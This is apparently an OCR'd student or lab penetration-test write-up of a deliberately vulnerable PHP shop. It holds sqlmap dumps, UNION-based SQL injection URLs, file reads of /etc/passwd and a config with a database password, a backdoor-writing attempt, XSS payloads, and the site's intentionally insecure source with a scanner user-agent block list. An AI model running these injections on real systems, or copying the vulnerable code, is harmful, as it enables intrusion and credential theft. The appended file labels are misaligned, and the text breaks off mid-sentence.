
Table tblProducts

```
[19:10:21] [INFO] fetching columns for table 'tblMembers' in database 'oldstore'
[19:10:21] [INFO] resumed: 'id','int(11)'
[19:10:21] [INFO] resumed: 'username','varchar(64)'
[19:10:21] [INFO] resumed: 'password','varchar(20)'
[19:10:21] [INFO] resumed: 'session','varchar(32)'
[19:10:21] [INFO] resumed: 'name','varchar(64)'
[19:10:21] [INFO] resumed: 'blog','int(11)'
[19:10:21] [INFO] resumed: 'admin','int(11)'
[19:10:21] [INFO] fetching entries for table 'tblMembers' in database 'oldstore'
[19:10:21] [INFO] recognized possible password hashes in column '`session`'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[19:10:23] [INFO] writing hashes to a temporary file '/tmp/sqlmap6dlrmrj36948/sqlmaphashes-duirg8k4.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[19:10:26] [INFO] using hash method 'md5_generic_passwd'
[19:10:26] [INFO] resuming password 'admin@integratingsolutions.net' for hash '354403ec41ad649d1e5a9f108f0e5245' for user 'admin@integratingsolutions.net'
Database: oldstore
Table: tblMembers
[1 entry]
+----+------+-------------------------+-------+----------+-----------------------------+-----------------------------------------------------------+
| id | blog | name                    | admin | password | username                    | session                                                   |
+----+------+-------------------------+-------+----------+-----------------------------+-----------------------------------------------------------+
| 1  | 1    | admin_username_changed | 1     | <blank>  | admin@integratingsolutions.net | 354403ec41ad649d1e5a9f108f0e5245 (admin@integratingsolutions.net) |
+----+------+-------------------------+-------+----------+-----------------------------+-----------------------------------------------------------+
```

Table tblMembers

By hand we first would have to see the column names of the tables. For the **tblMembers** table we can do this by passing **‘’ UNION SELECT 1,2,column_name,4,5 FROM information_schema.columns WHERE table_name=’tblMembers’ --** as the value of the **type** parameter.

http://192.168.56.101/products.php?type=%27%27%20union%20select%201,2,column_name,4,5%20from%20information_schema.columns%20where%20table_name=%27tblMembers%27%20--



Then we could get the entries of the table by passing ‘’ **UNION SELECT username,password,session,4,5 FROM tblMembers --** as the value of the **type** parameter.

http://192.168.56.101/products.php?type=%27%27%20union%20select%20username,password,session,4,5%20from%20tblMembers%20--

Getting files from the server

With the sqlmap command ***python sqlmap.py -u "http://192.168.56.101/details.php?prod=1&type=1" --file-read=<path> --random-agent*** we can get files from the server as long as we have permission. The --file-read option allows to “Read a file from the back-end DBMS file system”.

This can also be done by passing **‘’ UNION ALL SELECT 1,1,1,1,load_file(‘<path>’) FROM tblProducts** as the value of the **prod** parameter in the **details** page.

http://192.168.56.101/details.php?prod=%27%27%20UNION%20ALL%20SELECT%201,1,1,1,load_file(%27<path>%27)%20From%20tblProducts&type=2

Starting by checking the **/etc/passwd** file which has information about users and other operating system user identities that might allow us to find important paths.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
skynet:x:1000:1000:skynet,,,:/home/skynet:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
```

We can see that the user www-data which is the default for Apache2. The folder /var/www should contain the folders and files of our web page.

We can now try to get the php files from the server, all files loaded are shown in the attachments. Working from a known php file (for example **/var/www/html/*account.php***) we can discover how the queries are made and other php files who might contain important information such as the ***config.php*** file (***account.php*** -> ***user-details.php*** -> ***connection.php*** -> ***config.php***).

In the config.php we can see the user and password used to connect to the database

```
<?php
$host = 'localhost';
$user = 'root';
$pass = '1ll-b3-b4ck';
$database = 'oldstore';
?>
```

Putting files in the server

After getting files from the server the next step would be putting files there (for example a backdoor).

We tried the following sqlmap with no success ***python sqlmap.py -u "http://192.168.56.101/details.php?prod=1&type=1" --file-write=hello.php --file-dest=/var/www/html/ --random-agent,*** where the --file-write option means “Write a local file on the back-end DBMS file system” and the --file-dest “Back-end DBMS absolute filepath to write to”.

We can try to write a simple Hello World php script in the /var/www/html folder by passing **‘’ UNION SELECT 1,2,3,4,’Hello World’ INTO OUTFILE ‘/var/html/hello.php’ --** as the value of the **prod** parameter.

http://192.168.56.101/details.php?prod=%27%27%20union%20select%201,2,3,4,%27Hello%20World%27%20into%20outfile%20%27/var/www/html/hello.php%27%20--%20type=2

The result is a error message which tells us that the user doesn’t have write permission

DB Error, could not query the database MySQL Error: Can't create/write to file '/var/www/html/hello.php' (Errcode: 13 "Permission denied")

Even though we are not able to write a file in the server we can get some information about whether a file/directory exists or not through the error messages shown.

- Check if a file exists by changing the path to the path file we want to check it exists.

DB Error, could not query the database MySQL Error: File '/var/www/html/config.php' already exists

- Check if a directory exists by changing the path to the directory path we want to check it exists.

DB Error, could not query the database MySQL Error: Can't create/write to file '/not/a/directory/hello.php' (Errcode: 2 "No such file or directory")

XSS - Cross Site Scripting

After successfully trying to perform a XSS attack, we noticed that this was another vulnerability of the website, given this, we could perform some attacks, for example, in the content of the post, and using the command above shown, when clicking on the **Blog** page, an image is shown on the post field.

Inserting a image on the **Blog** page

Hello ! [**Logout**]

Post new blog:


Title:

Content:

```
<img
src="https://cdn.jpegmini.com/user/images/slider_puf
fin_before_mobile.jpg"></script>
```

Post

Result:



Injecting a vector

Another XSS attack made was to put a script inside the “content” field, doing this, and posting the referred post, when clicking on the **Blog** page, an alert will appear at the top of the page, with the text previously written.

Hello ! [**Logout**]

Post new blog:


Title:

Content:

```
<script>alert("Hello!")</script>
```


Post

Result:



Inserting a script on the “Update Account” - “Name” field

When we do this, what happens is, when clicking on the **Blog** page, an allert appears repeated times to the user, as many times as the username appears:



Result:

References

Open SSH release notes

Apache

Nmap vulners script

Nmap useful scripts

Sqlmap-man

CVE-2020-15778 public exploit

How to Use SCP Command to Securely Transfer Files

Scan for Vulnerabilities on Any Website Using Nikto

Types of sql injection

Attachments

```
<div class="content">
<div style="padding:20px" class="highlights">Integrating Solutions Online Shop<strong><br /><br /><br />
<div class="products-list"></div>
```

/var/www/html/aboutcontent.php

```
<?php
include 'header.php';
include 'aboutcontent.php';
include 'footer.php';
?>
```

/var/www/html/about.php

```
<?php
include 'header.php';
include 'user-details.php';
include 'footer.php';
?>
```

/var/www/html/account.php

```
<?php
include '../connection.php';
if (isset($_COOKIE['SessionId'])) {
    $loadDetails    = "SELECT session FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "' AND admin=1;";
    $detailsResult = mysql_query($loadDetails, $link);
    $detailsData = mysql_fetch_assoc($detailsResult);

    if ($detailsData['session'] == $_COOKIE['SessionId']) {
echo '<div class="content">
<div class="highlights">Welcome Admin</div>
<div class="products-list"></div>';
    }
    else {
        header('Location: /account.php?login=admin');
    }
}
else {
    header('Location: /account.php?login=session');
}
?>
```

/var/www/html/admin/admincontent.php

```
<?php
if(isset($_GET['lang'])) {
    setcookie("lang", $_GET['lang']);
}
?>
<html>
<head>
<link rel="stylesheet" type="text/css" href="../app.css">
</head>
<body>
<div class="wrapper">
<div class="header">
<div class="header-text"></div><div class="header-grad">Integrating Solutions</div>
</div>
<div style="background-color:white; width:100%; margin: 0 auto;">
<?php
include 'adminnav.php';
?>
</div>
```

/var/www/html/admin/adminheader.php

```php
<?php
include '../connection.php';
$loadDetails    = "SELECT admin FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "';";
$detailsResult = mysql_query($loadDetails, $link);
$detailsData = mysql_fetch_assoc($detailsResult);
if ($detailsData['admin'] == 1) {
    echo '<div class="nav-wrapper">
<div class="nav-main">
<a href="/"><div class="nav-button">Home</div></a>
<a href="/admin/admin.php"><div class="nav-button">Admin</div></a>
<a href="/admin/addproduct.php"><div class="nav-button">Add</div></a>
<a href="/admin/delproduct.php"><div class="nav-button">Remove</div></a>
<a href="/account.php"><div class="nav-button">My Account</div></a>
</div></div>';
}
?>
```

/var/www/html/admin/adminnav.php

```php
<?php
include 'adminheader.php';
include 'admincontent.php';
include '../footer.php';
?>
```

/var/www/html/admin/admin.php

```php
<?php
include 'header.php';
include 'blog-content.php';
include 'footer.php';
?>
```

/var/www/html/blog.php

```
<div class="content">
<div class="prod-box">
<div class="prod-details">
<?php
include 'connectioni.php';

if (isset($_GET['author'])) {
    $stmt = $link->prepare('SELECT name,username FROM tblMembers WHERE id = ?;');
    $stmt->bind_param('i', $_GET['author']);
    $stmt->execute();
    $userResult = $stmt->get_result();
    $userRow = $userResult->fetch_assoc();
    echo '<strong>Viewing all posts by ' . $userRow['name'] . ' (' . $userRow['username'] . ')</strong><br /><br />';

    $stmt = $link->prepare('SELECT * FROM tblBlogs WHERE author =  ?;');
    $stmt->bind_param('i', $_GET['author']);
}
else {
    $stmt = $link->prepare('SELECT * FROM tblBlogs;');
}
$stmt->execute();
$result = $stmt->get_result();

if (mysqli_num_rows($result) == 0) {
    if ($_COOKIE["level"] = "1") {
        echo 'Couldn\'t find any posts by author: <span class="author-' . $_GET['author'] .'">' . htmlentities($_GET['author']) . '</span>.';
    }
    else {
        $author = $_GET["author"];
        $author = preg_replace("/<[A-Za-z0-9]/" , "", $author);
        $author = preg_replace("/on([a-z]+)/", "", $author);
        echo 'Couldn\'t find any posts by author: <span class="author-' . $author .'">' . htmlentities($author) . '</span>.';
    }
}

if (!$result) {
    echo "DB Error, could not query the database\n";
    echo 'MySQL Error: ' . htmlentities(mysql_error());
    exit;
}

while ($row = $result->fetch_assoc()) {
    $stmt = $link->prepare('SELECT name,username FROM tblMembers WHERE id =  ?;');
    $stmt->bind_param('i', $row['author']);
    $stmt->execute();
    $checkResult = $stmt->get_result();
    $checkRow = $checkResult->fetch_assoc();
    echo '<div class="list-blog">';
    echo '<strong>' . $row['title'] . '</strong> by <a href=/blog.php?author=' .$row['author'] . '>' . $checkRow['name'] . '</a><br /><br />';
    echo $row['content'] . '<br /></div>';
}

?>
</div>
</div>
```

/var/www/html/blog-content.php

```
<?php
$host = 'localhost';
$user = 'root';
$pass = '1ll-b3-b4ck';
$database = 'oldstore';
?>
```

/var/www/html/config.php

```
<?php
include 'config.php';
if (!$link = mysqli_connect($host, $user, $pass, $database)) {
    echo 'Could not connect to mysql database';
    exit;
}
?>
```

/var/www/html/connectioni.php

```php
<?php
include 'config.php';
if (!$link = mysql_connect($host, $user, $pass)) {
    echo 'Could not connect to mysql';
    exit;
}

if (!mysql_select_db($database, $link)) {
    echo 'Could not select database';
    exit;
}
?>
```

/var/www/html/connection.php

```php
<?php
include 'header.php';
include 'prod-details.php';
include 'footer.php';
?>
```

/var/www/html/details.php

```php
<div class="content">
<div class="prod-box">
<div class="prod-details">
<?php
include 'connection.php';

if (isset($_GET['type'])) {
    $type = $_GET['type'];
    if (!$_COOKIE['level'] == "1") {
        $type = preg_replace("/\s+/","", $type);
    }
    $sql    = 'SELECT * FROM tblProducts WHERE type =' . $type;

    if (!$result = mysql_query($sql, $link)) {
        header('Location: /index.php') ;
    }

    if (!$result) {
        echo "DB Error, could not query the database\n";
        echo 'MySQL Error: ' . mysql_error();
        exit;
    }

    if (mysql_num_rows($result) > 0) {
        if (isset($_GET['lang'])) {
            $lang = $_GET['lang'];
        }
        elseif (isset($_COOKIE['lang'])) {
            $lang = $_COOKIE['lang'];
        } else {
            $lang = 'GBP';
        }

        include $lang;

        while ($row = mysql_fetch_assoc($result)) {
            echo '<a href="/details.php?prod=' . $row['id']  . '&type=' . $row['type'] . '"><div class="list-product">';
            echo '<img class=prod-img src=images/products/' . $row['id'] . '.jpg>';
            echo '<strong>Name: </strong>' . $row['name'] . '<br />';
            echo '<strong>Price: </strong>' . $currency . $row['price']*$multiplier;
            echo '</div></a>';
        }

        mysql_free_result($result);
    }
}
?>
</div>
</div>
```

/var/www/html/display.php

```
<?php
include 'getfile.php';
?>
```

/var/www/html/download.php

```
<div class="bottom-text">
<div class="bottom-wrapper">
<div class="bottom-cell">
<ul>
<li><a href=/download.php?item=Brochure.pdf>Portfolio</a></li>
<li><a href="/products.php?type=1">Boards</a></li>
<li><a href="/products.php?type=2">Software</li>
<br />
</div>
<div class="bottom-cell">
<ul>
<li><a href=/account.php>Login</a></li>
<li><a href=/about.php>About</a></li>
<br />
<br />
</ul>
</div>
<div class="bottom-cell">
<ul><?php
//$query = $_GET;
$query = preg_replace("/[<>]/g", "", $_GET);
$baseurl = $_SERVER['PHP_SELF'];
$baseurl = preg_replace("/[<>()\"]/", "", $baseurl);

$query['lang'] = 'EUR';
$eur_result = http_build_query($query);
$query['lang'] = 'USD';
$usd_result = http_build_query($query);
$query['lang'] = 'GBP';
$gbp_result = http_build_query($query);
echo '<li><a href="' . $baseurl . '?' . $gbp_result . '">GBP</a></li>';
echo '<li><a href="' . $baseurl . '?' . $eur_result . '">EUR</a></li>';
echo '<li><a href="' . $baseurl . '?' . $usd_result . '">USD</a></li>';
?>
<br />
</div>
<div class="bottom-cell">
<ul>
<li><a href="terms.php">T&Cs</a></li>
<br />
<br />
<br />
</ul>
</div>
</div>
</div>
</div>
<div class="footer">Copyright © Integrating Solutions</div>
</div> <!-- close wrapper -->
</body>
</html>
```

/var/www/html/footer.php

```
<div class="content-wrapper">
<div class="content">
<div class="front-img"></div>
<div class="products-list"></div>
</div>
```

/var/www/html/front.php

```php
<?php
ignore_user_abort(true);
set_time_limit(0);

$path = "/var/www/html/downloads/";

if ($_COOKIE["level"] == "2") {
    $patterns = array();
    $patterns[0] = '/\.\.\//';
    $dl_file = preg_replace($patterns, '', $_GET['item']); // simple file name validation
    $dl_file = filter_var($dl_file, FILTER_SANITIZE_URL); // Remove (more) invalid characters
    $fullPath = $path.$dl_file;
}
else {
    $fullPath = $path.$_GET['item'];
}


if ($fd = fopen ($fullPath, "r")) {
    $fsize = filesize($fullPath);
    $path_parts = pathinfo($fullPath);
    $ext = strtolower($path_parts["extension"]);
    switch ($ext) {
        case "pdf":
        header("Content-type: application/pdf");
        header("Content-Disposition: attachment; filename=\"".$path_parts["basename"]."\""); // use 'attachment' to force a file download
        break;
        // add more headers for other content types here
        default;
        header("Content-type: application/octet-stream");
        header("Content-Disposition: filename=\"".$path_parts["basename"]."\"");
        break;
    }
    header("Content-length: $fsize");
    header("Cache-control: private"); //use this to open files directly
    while(!feof($fd)) {
        $buffer = fread($fd, 2048);
        echo $buffer;
    }
}
fclose ($fd);
?>
</div>
<div class="products-list"></div>
```

/var/www/html/getfile.php

```php
<?php
if (!isset($_COOKIE['level'])) {
    setcookie("level", "1");
}
if (strpos($_SERVER['HTTP_USER_AGENT'], "sqlmap") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Havij") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Nikto") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "requests") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "ZAP") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Burp") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Metasploit") !== false ||
strpos($_SERVER['HTTP_USER_AGENT'], "Gecko/20060418 Firefox/1.0.8") !== false) {
    exit;
}
if(isset($_GET['lang'])) {
    setcookie("lang", $_GET['lang']);
}
?>
<html>
<head>
<link rel="stylesheet" type="text/css" href="app.css">
</head>
<body>
</div>
<div class="wrapper">
<div class="header">
</div>
<div style="background-color:white; width:100%; margin: 0 auto;">
<?php
include 'nav.php';
?>
</div>
```

/var/www/html/header.php

```php
<?php
include 'header.php';
include 'front.php';
include 'footer.php';
?>
```

/var/www/html/index.php

```php
<?php
phpinfo();
?>
```

/var/www/html/info.php

```php
<?php
include 'connection.php';

$sql    = "SELECT * FROM tblMembers WHERE username='" . $_POST['usermail'] . "';";
$result = mysql_query($sql, $link);

if (!$result) {
    echo "DB Error, could not query the database\n";
    echo 'MySQL Error: ' . mysql_error();
    exit;
}

if (mysql_num_rows($result) < 1) {
    header('Location: /account.php?login=user') ;
}
else {
    $sql    = "SELECT session FROM tblMembers WHERE username='" . $_POST['usermail'] . "' AND password='" . $_POST['password'] . "';";
    $result = mysql_query($sql, $link);
    if (mysql_num_rows($result) == 0) {
        header('Location: /account.php?login=pass') ;
    }
    else {
        $row =  mysql_fetch_assoc($result);
        setcookie("SessionId", $row['session']);
        header('Location: /account.php?login=success');
    }
}
?>
```

/var/www/html/login.php

```php
<?php
setcookie("SessionId", "", time()-3600);
header('Location: /account.php') ;
?>
```

/var/www/html/logout.php

```php
<div class="nav-wrapper">
<div class="nav-main">
<a href="/"><div class="nav-button">Home</div></a>
<a href="/blog.php"><div class="nav-button">Blog</div></a>
<a href="/products.php?type=1"><div class="nav-button">Boards</div></a>
<a href="/products.php?type=2"><div class="nav-button">Software</div></a>
<a href="/account.php"><div class="nav-button">Account</div></a>
</div>
</div>
```

/var/www/html/nav.php

```php
<?php
if (isset($_POST['title']) && isset($_POST['content'])) {
    include 'connection.php';
    $sql = "SELECT * FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "';";
    $result = mysql_query($sql, $link);
    $row =  mysql_fetch_assoc($result);

    $postBlog = "INSERT INTO tblBlogs (author,title,content) VALUES('" . $row['id'] . "','" . $_POST['title'] . "','" . $_POST['content'] . "');";
    $postResult = mysql_query($postBlog, $link);

    header('Location: /blog.php?author=' . $row['id']);
}
else {
    echo 'Error: Missing input.';
}
?>
```

/var/www/html/postblog.php

```php
<div class="content">
<div class="highlights">
<div class="prod-details">
<?php
include 'connection.php';

$prod = $_GET['prod'];
if (!$_COOKIE["level"] == "1") {
    $prod = preg_replace("/\s+/", "", $prod);
}
$sql    = 'SELECT * FROM tblProducts WHERE id = ' . $prod;
$result = mysql_query($sql, $link);

if (!$result) {
    echo "DB Error, could not query the database\n";
    echo 'MySQL Error: ' . htmlentities(mysql_error());
    exit;
}

$row = mysql_fetch_assoc($result);
echo '<h2>Details</h2>';
echo '<div class="list-product-detail">';
echo '<img class=prod-detail src=images/products/' . $row['id'] . '.jpg>';
echo '<strong>Name: </strong>' . $row['name'];
echo '<br /><br /><strong>Details</strong><br />' . $row['detail']  . '<br />';
echo '<br /><br />';
echo '</div>';

mysql_free_result($result);

?>
</div>
</div>
```

/var/www/html/prod-details.php

```php
<?php
include 'header.php';
include 'display.php';
include 'footer.php';
?>
```

/var/www/html/products.php

```php
<?php
include 'header.php';
include 'terms-body.php';
include 'footer.php';
?>
```

/var/www/html/terms.php

```
<div class="content">
<div class="highlights">
<div class="user-details">
<strong>Terms & Conditions</strong><br />

Integrating Solutions owns and operate this Website.  This document governs your relationship with the Online Store. Access to and use of this Website and the products and services available through this
Website (collectively, the "Services") are subject to the following terms, conditions and notices (the "Terms of Service"). By using the Services, you are agreeing to all of the Terms of Service, as may b
e updated by us from time to time. You should check this page regularly to take notice of any changes we may have made to the Terms of Service.

Access to this Website is permitted on a temporary basis, and we reserve the right to withdraw or amend the Services without notice. We will not be liable if for any reason this Website is unavailable at
any time or for any period. From time to time, we may restrict access to some parts or all of this Website.
This Website may contain links to other websites (the "Linked Sites"), which are not operated by Integrating Solutions. Integrating Solutions has no control over the Linked Sites and accepts no responsibi
lity for them or for any loss or damage that may arise from your use of them. Your use of the Linked Sites will be subject to the terms of use and service contained within each such site.
<br /><br />
<strong>Prohibitions</strong><br />
You must not misuse this Website. You will not: commit or encourage a criminal offense; transmit or distribute a virus, trojan, worm, logic bomb or any other material which is malicious, technologically h
armful, in breach of confidence or in any way offensive or obscene; hack into any aspect of the Service; corrupt data; cause annoyance to other users; infringe upon the rights of any other person's propri
etary rights; send any unsolicited advertising or promotional material, commonly referred to as "spam"; or attempt to affect the performance or functionality of any computer facilities of or accessed thro
ugh this Website. Breaching this provision would constitute a criminal offense and Integrating Solutions will report any such breach to the relevant law enforcement authorities and disclose your identity
to them.

We will not be liable for any loss or damage caused by a distributed denial-of-service attack, viruses or other technologically harmful material that may infect your computer equipment, computer programs,
 data or other proprietary material due to your use of this Website or to your downloading of any material posted on it, or on any website linked to it.

Intellectual Property, Software and Content
The intellectual property rights in all software and content (including photographic images) made available to you on or through this Website remains the property of Integrating Solutions or its licensors
 and are protected by copyright laws and treaties around the world. All such rights are reserved by Integrating Solutions and its licensors. You may store, print and display the content supplied solely fo
r your own personal use. You are not permitted to publish, manipulate, distribute or otherwise reproduce, in any format, any of the content or copies of the content supplied to you or which appears on thi
s Website nor may you use any such content in connection with any business or commercial enterprise.
<br /><br />
<strong>Terms of Sale</strong><br />
By placing an order you are offering to purchase a product on and subject to the following terms and conditions. All orders are subject to availability and confirmation of the order price.
Dispatch times may vary according to availability and subject to any delays resulting from postal delays or force majeure for which we will not be responsible.

In order to contract with Integrating Solutions you must be over 18 years of age and possess a valid credit or debit card issued by a bank acceptable to us. Integrating Solutions retains the right to refu
se any request made by you. If your order is accepted we will inform you by email and we will confirm the identity of the party which you have contracted with. This will usually be Integrating Solutions o
r may in some cases be a third party. Where a contract is made With a third party Integrating Solutions is not acting as either agent or principal and the contract is made between yourself and that third
party and will be subject to the terms of sale which they supply you. When placing an order you undertake that all details you provide to us are true and accurate, that you are an authorized user of the c
redit or debit card used to place your order and that there are sufficient funds to cover the cost of the goods. The cost of foreign products and services may fluctuate. All prices advertised are subject
to such changes.

(a) Our Contract
When you place an order, you will receive an acknowledgement e-mail confirming receipt of your order: this email will only be an acknowledgement and will not constitute acceptance of your order. A contrac
t between us will not be formed until we send you confirmation by e-mail that the goods which you ordered have been dispatched to you. Only those goods listed in the confirmation e-mail sent at the time o
f dispatch will be included in the contract formed.

(b) Pricing and Availability
Whilst we try and ensure that all details, descriptions and prices which appear on this Website are accurate, errors may occur. If we discover an error in the price of any goods which you have ordered we
will inform you of this as soon as possible and give you the option of reconfirming your order at the correct price or cancelling it. If we are unable to contact you we will treat the order as cancelled.
If you cancel and you have already paid for the goods, you will receive a full refund.
Delivery costs will be charged in addition; such additional charges are clearly displayed where applicable and included in the 'Total Cost'.
```

```
(c) Payment
Upon receiving your order we carry out a standard authorization check on your payment card to ensure there are sufficient funds to fulfil the transaction. Your card will be debited upon authorisation bein
g received. The monies received upon the debiting of your card shall be treated as a deposit against the value of the goods you wish to purchase. Once the goods have been despatched and you have been sent
 a confirmation email the monies paid as a deposit shall be used as consideration for the value of goods you have purchased as listed in the confirmation email.
<br /><br />
<strong>Disclaimer of Liability</strong><br />
The material displayed on this Website is provided without any guarantees, conditions or warranties as to its accuracy. Unless expressly stated to the contrary to the fullest extent permitted by law Integ
